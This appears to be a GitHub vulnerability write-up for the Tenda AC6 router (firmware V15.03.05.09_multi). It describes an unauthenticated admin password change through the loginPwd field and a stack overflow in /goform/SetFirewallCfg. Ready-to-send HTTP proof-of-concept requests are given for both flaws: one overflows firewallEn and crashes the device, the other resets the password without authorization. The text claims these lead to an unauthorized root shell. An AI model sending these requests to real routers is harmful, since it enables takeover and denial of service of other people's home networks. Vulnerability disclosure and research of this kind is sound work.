

main IOT_vuln / Tenda / AC6 / 10 /



fuxianghah update command execv ...

on Feb 28 History

..



img

9 months ago



readme.md

9 months ago



readme.md

Tenda AC6 V15.03.05.09_multi Unauthorized stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn/profile/contact.html>
- Firmware download address : <https://www.tenda.com.cn/download/default.html>

1. Affected version

当前版本: V15.03.05.09_multi

升级类型: ☒ 在线升级 ☐ 本地升级

当前版本为最新版本, 不需要升级

Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details

2.1 Arbitrary password modification vulnerability

```
}  
v16 = webgetvar(a1, "loginPwd", &unk_DF2D4);  
SetValue("sys.userpass", v16);  
sub_2E858(1);  
*(_DWORD *)v8 = 0;  
*(_DWORD *)v7 = 0;
```

The screenshot displays two windows. On the left is the Burp Suite Professional v2021.5.3 interface, showing a HTTP request to `http://192.168.0.1/login.html`. The request is a POST with a body containing a `loginPwd` parameter. On the right is the Tenda Web Master interface, showing a login form with a text input field containing the number `123456` and a green '登录' (Login) button. The interface also shows a '忘记密码?' (Forgot password?) link.

The screenshot displays two windows. On the left is the Burp Suite Professional v2021.5.3 interface, showing a HTTP request to `http://192.168.0.1/main.html`. The request is a POST with a body containing a `loginPwd` parameter. On the right is the Tenda WiFi interface, showing a '网络状态' (Network Status) page. The page displays network information including '2.4 GHz: Tenda_AC6_renc...', '5 GHz: Tenda_AC6_rencv...', and 'V15.03.05.09_multi'. It also shows a '路由器' (Router) icon and a '信号放大器' (Signal Amplifier) icon.

Firstly, through reverse analysis, we can find that there is a vulnerability of arbitrary password modification in the interface. The program passes the contents obtained in the loginpwd parameter directly to V16, and then directly changes the password to the login password through the setvalue() function. In this way, we can change the management password without authorization.

2.2 Stack overflow vulnerability


3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.05.09_multi
2. Attack with the following overflow POC attacks

```
POST /goform/SetFirewallCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1015
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/firewall.html?random=0.4759307226028294&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcvk5gk

firewallEn=1111aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaamaaaanaaaooaaapaaaqaaar
```



The reproduction results are as follows:

Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

Figure 2 POC attack effect

3.Unauthorized password rewriting POC (The password here is changed to 123456)

```
POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 116
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/index.html

ssid=Tenda_AC6_rencvn&wrlPassword=rencvn667&power=high&timeZone=%2B08%3A00&loginPwd=
```



Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell without authorization

